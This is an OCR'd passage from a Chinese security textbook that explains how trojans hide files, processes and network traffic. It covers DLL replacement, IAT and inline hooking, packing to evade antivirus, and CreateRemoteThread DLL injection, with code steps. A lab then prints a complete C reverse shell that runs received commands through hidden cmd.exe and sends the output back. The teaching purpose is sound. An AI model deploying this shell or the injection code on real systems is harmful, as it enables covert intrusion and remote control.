(4) 文件替换。这种方法即特洛伊 DLL，也叫 DLL 陷阱技术。其原理是用木马 DLL 替换系统原来的正常 DLL，保存原 DLL 为其他名字，截获进程对该系统 DLL 的所有函数调用，并对函数调用进行过滤。如图 4-4 所示，对于常规的调用，木马 DLL 直接转发给原系

统 DLL;对于特殊的调用,木马 DLL 就执行相关操作。这种木马不影响正常的系统调用,没有增加新的文件,没有打开新的端口,没有创建新的进程,用户使用常规方法很难检测出来。只有在木马客户端向服务端主机发出特定的攻击指令后,隐藏的木马程序才开始运行。




图 4-4 特洛伊 DLL 示意图

因此,使用文件替换技术的木马达到了极强的隐蔽性,并能长时间潜伏在目标系统中。

(5) API Hook(钩子)技术。Hook 是 Windows 消息处理机制的一个平台,Hook 机制允许应用程序截获处理 Windows 消息或特定事件,木马可以使用该技术来隐藏文件,一般方法是钩住系统遍历文件的函数。

在 Windows 系统中,查找文件的函数 FindFirstFile 和 FindNextFile 最终会调用内核中的 ZwQueryDirectoryFile 函数,所以只要钩住该函数,检查当前遍历的文件是否为木马文件,如果是就进行必要处理抹去文件信息,从而达到隐藏的目的。

(6) 加壳。一旦木马被查杀软件定义了特征码,在运行前就被拦截了。为此,一些木马就被先加了"壳",它是指一种把应用程序压缩精简或者加密处理后用自身代码形成一个新程序的技术。"壳"在运行时将自身包裹的程序资源释放到内存中执行,就恢复了原来程序的面目,因此许多杀毒软件其实根本无法检测出一个加了壳的病毒。针对加壳而产生的脱壳技术相对复杂,但有部分查杀软件会尝试对常用壳进行脱壳,然后再查杀。例如原先杀毒软件定义的该木马的特征是"12345",如果发现某文件中含有这个特征,就认为该文件是木马;而带有加密功能的壳则会对文件体进行加密(例如,原先的特征是"12345",加密后可能变成了"#!&@9",这样杀毒软件就不能靠文件特征进行检查了)。脱壳指的就是将文件外边的壳去除,恢复文件没有加壳前的状态。除了被动的隐藏外,据报道还发现了能够主动和杀毒软件对抗的壳,木马在加了这种壳之后,一旦运行,则外壳先得到程序控制权,由其通过各种手段对系统中安装的杀毒软件进行破坏,最后在确认安全(杀毒软件的保护作用已经被瓦解)后由壳释放包裹在自己"体内"的木马体并执行之。对付这种木马的方法是使用具有脱壳能力的杀毒软件对系统进行保护。

2. 进程隐藏

一般运行的程序都必须被调入内存,可以通过任务管理器(或其他工具)查看是否有可疑进程。在任务管理器中隐形的一种方法是将木马程序设置为"系统服务"。木马进程隐藏就是防止被这类软件发现,以提高木马的隐蔽性。

目前木马进程隐藏使用的主要技术是 API Hook(钩子)技术和 DLL 嵌入技术。

1) API Hook 技术

使用该技术实现的进程隐藏属于伪隐藏(即木马的进程其实存在于系统中,只是不在进程列表中出现,不会在任务管理器等进程管理软件中显示)。API(Application Programming Interface)是 Windows 提供的应用编程接口,使应用程序在用户级能对操作系统进行有效控制。Hook 是一种类似于"中断"的系统机制,其实质是一段处理消息的程

序，通过系统调用，把它挂入系统。每当特定的消息发出，在没有到达目的窗口前，Hook 程序就先捕获该消息，亦即 Hook 函数先得到控制权。这时 Hook 函数既可以加工处理（改变）该消息，也可以不作处理而继续传递该消息，还可以强制结束消息的传递。

一个 API Hook 至少由两个模块组成：一个是 Hook 服务器（Hook server）模块，一般为 EXE 的形式，负责 Hook 驱动器的注入和卸载；另一个是 Hook 驱动器（Hook driver）模块，一般为 DLL 的形式，被加载后运行在被注入的进程地址空间，负责具体的 API 拦截和处理，如图 4-5 所示。




图 4-5　API Hook 原理

木马利用 API Hook 技术可以实现进程的隐藏。在 Windows 系统中，应用程序遍历进程信息使用的函数最终会调用底层的 NtQuerySystemInformation 函数，因此木马只要拦截该函数调用，在函数结果返回给程序前检测返回的进程信息是否包含木马进程（通过 PID 或名称对比），如果包含，则将自身信息从返回结果中删除，从而导致任务管理器等应用程序无法得到正确结果，达到隐藏木马进程的目的。

API Hook 根据 Hook 函数在操作系统中层次的不同，可以分为内核级 API Hook 和用户级 API Hook。内核级 API Hook 能够监控系统所有的活动细节，通过内核级的驱动程序（sys 程序）完成；用户级 API Hook 则主要通过 DLL 完成，在 DLL 中实现对 API 函数调用的监视和拦截。由于驱动程序工作在操作系统的内核，对系统稳定有直接影响，稍有错误就可能引起系统崩溃，因此内核级 API Hook 的实现难度远远大于用户级 API Hook，很多木马为了追求稳定，采用了容易实现的用户级 API Hook。

在用户级，应用程序主要调用 Win32 API 和 Native API，木马可以监控这些 API 的调用，插入自己的隐藏代码。用户级 API Hook 的实现方法有以下几种。

（1）IAT Hook。

IAT（Import Address Table，输入地址表）是 PE 文件输入数据段（.idata）的一部分，存放着 PE 文件运行时所需的所有链接库和所有需要调用的 API 函数的地址信息。PE 文件运行时，文件自身和所需的链接库都加载到内存，并在当前进程地址空间建立 API 函数名和相应代码的映射，之后就通过 IAT 来调用这些 API。

每个 API 函数调用都会产生形如 CALL DWORD PTR[××××]的汇编代码，其中[××××]指向 IAT 表项（表项中含有 API 函数在内存中的实际地址）。因此，木马要通

过 IAT 进行 API Hook,只需要把 IAT 表项中要钩住的 API 函数地址修改为木马自定义函数地址。这样,进程对该 API 的调用将转到木马函数中,从而实现了对 API 的拦截(图 4-6)。




图 4-6 IAT Hook

(2) Inline Hook。

Inline Hook 是基于对可执行代码的改写,具体方法是:先找到被钩的 API 函数的地址,将函数开始的几个字节内容进行保存后,修改为一个无条件跳转指令 JMP,从而使得对该 API 的函数调用跳转到自定义的函数(木马程序)。木马程序对该调用进行自己的处理后,再执行被改写部分的原指令,并跳转回被钩函数相应位置,函数返回结果最后由木马程序进行处理(图 4-7)。




图 4-7 Inline Hook

2) DLL 嵌入技术

既然进程容易被用户发现,那么最好的办法就是不产生能被查看的进程,木马采用 DLL 技术正好可以实现这样的目的。使用 DLL 技术实现的进程隐藏属于真隐藏,即系统中不存在木马进程,木马不以进程的形式运行(木马作为某个进程的线程,运行于进程的地址空间)。尤其它基本上摆脱了原有的木马监听端口模式,而是采用替代系统功能的方法,查杀时不能通过扫描端口监视的方法发现。由于没有产生新的进程,在正常运行时木马几乎没有任何症状。而一旦木马的控制端向被控制端发出特定的信息,隐藏的程序就立即开始运行。DLL 是 Windows 可执行文件的一种,对外提供许多功能函数,其本身没有程序逻辑,不能独立运行,需要进程加载并调用。因此,木马如果以 DLL 技术实现,并由其他的合法进程来加载它,那么在进程列表中就不会出现木马进程,而只会出现加载该木马 DLL 的合法进程,用户也就无法察觉木马程序的存在。DLL 木马就是在一个看似普通的 DLL 文件中实现了完整木马功能的 DLL 文件。

DLL 木马实现进程隐藏的关键问题就是如何让其他进程加载木马 DLL。

Windows 操作系统为了自身的稳定和健壮,每个进程都使用独立的地址空间,一个进程无法访问和修改另一个进程的地址空间内容。但 DLL 则必须加载到进程的地址空间,一般合法进程是不会主动加载木马 DLL 的。因此木马需要某种可以突破进程访问限制的技术来加载自己的 DLL 文件,而 DLL 嵌入技术正是解决这个问题的有效方法。

目前木马可能采用的 DLL 嵌入技术有以下几种。

(1) 利用注册表嵌入。

这是早期木马常采用的方式,通过修改注册表项

```
HKEY_LOCAL_MACHINE\Software\Microsoft\WindowsNT\CurrentVersion\Windows\AppInit_DLLs
```

达到嵌入 DLL 的目的。该注册表键值注明的 DLL 将在链接了 User32.dll 的应用程序(一般是 GUI 程序)进程启动时自动加载。该方法的缺点是 DLL 的嵌入不及时,修改注册表后需要重启机器才能生效,并且会导致系统性能大幅下降,容易被用户发现。

(2) 利用 Hook 技术嵌入。

Hook 驱动器一般为 DLL 文件,并且在被加载后运行在被注入的进程地址空间,因此可以通过 Hook 技术来加载木马 DLL。一般方法是在木马 DLL 中实现一个系统全局 Hook,再调用 SetWindowsHookEx 函数来安装。当某个进程产生了被钩的消息时,系统自动把木马 DLL 映射到该进程地址空间,从而使得木马程序能够运行并处理该消息。该方法嵌入的 DLL 可以在不需要时调用 UnHookWindowsHookEx 函数卸载,而且嵌入后不用重新启动系统。其缺点是系统性能仍然受到很大影响,并且只在特定消息产生时才能加载木马 DLL,实时性不强。

(3) 远程线程技术。

远程线程技术是指通过创建远程线程的方法进入另一个进程私有内存地址空间的技术。Windows 提供了 CreateRemoteThread 函数用来在另一个进程内创建新线程,创建的新线程共享该进程地址空间,并能获得该进程的相关操作权限。因此,木马可以使用该函数在一个合法的进程中创建自己的远程线程,利用远程线程启动木马 DLL。这样,进程列表中只会显示合法进程,不会出现木马线程,从而达到隐藏自身的目的。

实现远程线程嵌入需要木马注入进程的配合,其主要步骤如下:

① 提升木马注入进程的权限。因为很多待嵌入进程受到系统保护,往往不能直接打开,需要操作的进程具有相关权限。例如:

```
EnableDebugPriv(SE_DEBUG_NAME);            //提升木马注入进程到 Debug 权限
```

② 利用 OpenProcess 打开待嵌入进程,同时申请修改内存地址空间和建立远程线程的足够权限。

```
hRemoteProcess=OpenProcess(参数 1,参数 2,参数 3);
```

参数 1 是要拥有的该进程访问权限,可以选以下 4 个之一:

PROCESS_CREATE_THREAD:允许在宿主进程中创建远程线程。

PROCESS_VM_OPERATION:允许对宿主进程进行 VM 操作。

PROCESS_VM_WRITE:允许对宿主进程进行 VM 写操作。

PROCESS_VM_ACCESS：最高权限。

参数 2 表示所得到的进程句柄是否可以被继承，是一个布尔值，通常选 FALSE。

参数 3 是被打开进程的 PID，例如 dwRemoteProcessID。

hRemoteProcess 将返回一个进程句柄值（成功），否则将返回 NULL（失败）。

③ 计算木马 DLL 文件名需要的地址空间。因为是通过 LoadLibraryW 作为线程函数来启动 DLL，该函数只有一个参数：DLL 文件的绝对路径名 szDllFullPath。例如：

```
int len= (lstrlenW(szDllFullPath)+1) * sizeof(WCHAR);
```

④ 调用 VirtualAllocEx 在待嵌入进程的地址空间分配 DLL 文件名缓冲区。例如：

```
pszLibFileRemote = (WCHAR * ) VirtualAllocEx (hRemoteProcess, NULL, len, MEM_COMMIT, PAGE_
READWRITE);
```

⑤ 使用 WriteProcessMemory 将 DLL 路径名写到申请的缓冲区中。例如：

```
WriteProcessMemory(hRemoteProcess,pszLibFileRemote,(void* )szDllFullPath,len,NULL);
```

⑥ 通过函数 GetProcAddress 计算 LoadLibraryW 的入口地址，并作为远程线程的入口地址。因为 LoadLibraryW 在 kernel32.dll 中定义，而 kernel32.dll 在所有进程内加载的地址都是相同的，所以该入口地址在待嵌入进程中也一样。例如：

```
PTHREAD_START_ROUTINE pfnStartAddr= (PTHREAD_START_ROUTINE)
GetProcAddress(GetModuleHandle("Kernel32"),"LoadLibraryW");
```

⑦ 最后通过 CreateRemoteThread 函数创建远程线程，并由该线程调用木马 DLL。例如：

```
hRemoteThread=CreateRemoteThread(hRemoteProcess,    //被嵌入进程
NULL, 0, pfnStartAddr,                              //LoadLibraryW 的入口地址
pszLibFileRemote,                                   //木马 DLL 的绝对路径名(0,NULL)
```

通过以上步骤就完成了远程线程的注入。这种方法嵌入的 DLL 会在远程线程创建后立即被加载，实时性高，对系统性能几乎没有影响，具有极强的隐蔽性。

4.2.6 通信隐藏

木马服务端运行后，需要通过 TCP/UDP 等网络连接与木马客户端取得联系，进而获取客户端的攻击指令以及回传数据到客户端。木马通信过程常常会打开端口，极易暴露木马行踪，因此，现在的主流木马都会采用各种技术隐藏通信连接。

1. 反弹端口技术

该技术主要针对防火墙。防火墙严格监视主机的通信信息，对于向内的连接会进行严格的数据检查和过滤，而对于向外的连接却不作检查。反弹端口技术正是利用了防火墙的这个弱点，将传统客户/服务器模式的连接，改变成服务端（被控制端）主动连接客户端（控制端）的连接形式。服务端定时监测客户端的在线情况，如果发现客户端在线，就主动连接客户端打开的端口。其过程如图 4-8 所示。

为了实现端口隐蔽，反弹端口木马使用了隧道技术。木马服务端与客户端进行通信，是



图 4-8　端口连接方式

利用现有高层协议的合法端口，如 80（HTTP 端口）、21（FTP 端口）等，把所需传送的数据封装在像 HTTP 或 FTP 的报文中（即所谓的“隧道”技术），从合法端口传输。由于客户端的监听端口开在防火墙信任的端口上，防火墙认为是内部用户在浏览网页或进行文件传输而不会拦截。因此，此类木马能穿过防火墙。典型代表有“网络神偷”、“灰鸽子”等木马。

实验 4-1　反弹端口测试实验

【实验目的】

（1）理解“反弹端口”技术。

（2）理解木马客户端与服务端的交互模式。

【实验环境】

测试可选择实体机或在虚拟机里进行，操作系统为 Windows 平台。

【实验原理】

从本质上来说，反向连接和正向连接的区别并不大。在正向连接的情况下，服务端也就是被控制端，在编程实现的时候采用服务器端的编程方法；而控制端在编程实现的时候采用的是客户端的编程方法。当采用反弹的方法编程的时候，实际上就是将被控制端变成了采用客户端的编程方法，而将控制端变成了采用服务端的编程方法。

【实验过程】

（1）根据端口复用原理，先编写控制端的程序。下面是程序示例。

```
#include<winsock2.h>
#include<stdio.h>
#pragma comment(lib,"ws2_32.lib")
void main(int argc,char * * argv)
{
    char * messages="\r\n==========BackConnect Check=========\r\n";
    WSADATA WSAData;
    SOCKET sock;
    SOCKADDR_IN addr_in;
    char buf1[1024];                          //作为 socket 接收数据的缓冲区
    memset(buf1,0,1024);                      //清空缓冲区
    if(WSAStartup(MAKEWORD(2,0),&WSAData)!=0)
    {
        printf("WSAStartup error.Error:d\n",WSAGetLastError());
        return;
    }
    addr_in.sin_family=AF_INET;
```

```
addr_in.sin_port=htons(80);                          //反向连接的远端主机端口
addr_in.sin_addr.S_un.S_addr=inet_addr("127.0.0.1");   //远端 IP
if((sock=socket(AF_INET,SOCK_STREAM,IPPROTO_TCP))==INVALID_SOCKET)
{
    printf("Socket failed.Error:d\n",WSAGetLastError());
    return;
}
if(WSAConnect(sock,(struct sockaddr *)&addr_in,sizeof(addr_in),NULL,NULL,NULL,NULL)
==SOCKET_ERROR)                  //连接客户主机
{
    printf("Connect failed.Error:d",WSAGetLastError());
    return;
}
if(send(sock,messages,strlen(messages),0)==SOCKET_ERROR)
                                 //发送测试信息
{
    printf("Send failed.Error:d\n",WSAGetLastError());
    return;
}

char buffer[2048]={0};           //管道输出的数据
for(char cmdline[270];;memset(cmdline,0,sizeof(cmdline))){
SECURITY_ATTRIBUTES sa;          //创建匿名管道用于取得 cmd 的命令输出
HANDLE hRead,hWrite;
sa.nLength=sizeof(SECURITY_ATTRIBUTES);
sa.lpSecurityDescriptor=NULL;
sa.bInheritHandle=TRUE;
if(!CreatePipe(&hRead,&hWrite,&sa,0))
{
    printf("Error On CreatePipe()");
    return;
}
STARTUPINFO si;
PROCESS_INFORMATION pi;
si.cb=sizeof(STARTUPINFO);
GetStartupInfo(&si);
si.hStdError=hWrite;
si.hStdOutput=hWrite;
si.wShowWindow=SW_HIDE;
si.dwFlags=STARTF_USESHOWWINDOW | STARTF_USESTDHANDLES;
GetSystemDirectory(cmdline,MAX_PATH+1);
strcat(cmdline,"\\cmd.exe /c");
int len=recv(sock,buf1,1024,NULL);
if(len==SOCKET_ERROR)exit(0);//如果客户端断开连接,则自动退出程序
if(len<=1){send(sock,"error\n",sizeof("error\n"),0);continue;}
```

```
        strncat(cmdline,buf1,strlen(buf1)); //把命令参数复制到 cmdline
        if(!CreateProcess(NULL,cmdline,NULL,NULL,TRUE,NULL,NULL,NULL,&si,&pi))
        {
            send(sock,"Error command\n",sizeof("Error command\n"),0);
            continue;
        }
        CloseHandle(hWrite);
        //循环读取管道中数据并发送,直到管道中没有数据为止
        for(DWORD bytesRead;ReadFile(hRead,buffer,2048,&bytesRead,NULL);memset(buffer,0,2048))
        {
            send(sock,buffer,strlen(buffer),0);
        }                             //for

        }                             //for
    }                                 //main()
```

(2) 分析以上程序,程序如何处理反向连接的端口?

(3) 编写受控端的连接程序,必要时可更改控制端程序。

(4) 往受控端发送属于木马的数据包,进行实验验证。实验时,防火墙有什么反应?

(5) 在验证时,用 Wireshark 捕获往来的数据包,深入分析实验过程。

① 受控端与控制端采用什么连接协议?

② 防火墙如何处理受控端与控制端的数据?

③ 让受控端执行一个命令行命令(例如目录查看 dir 命令),分析受控端与控制端的交互过程。

【实验思考】

(1) 如何发现本实验类型的木马?

(2) 如何清除、防御本实验类型的木马?

2. 端口复用技术

木马服务端和客户端连接时需要通过端口进行,如果使用新的端口,则降低了木马的隐藏性,因为易被端口扫描工具发现。

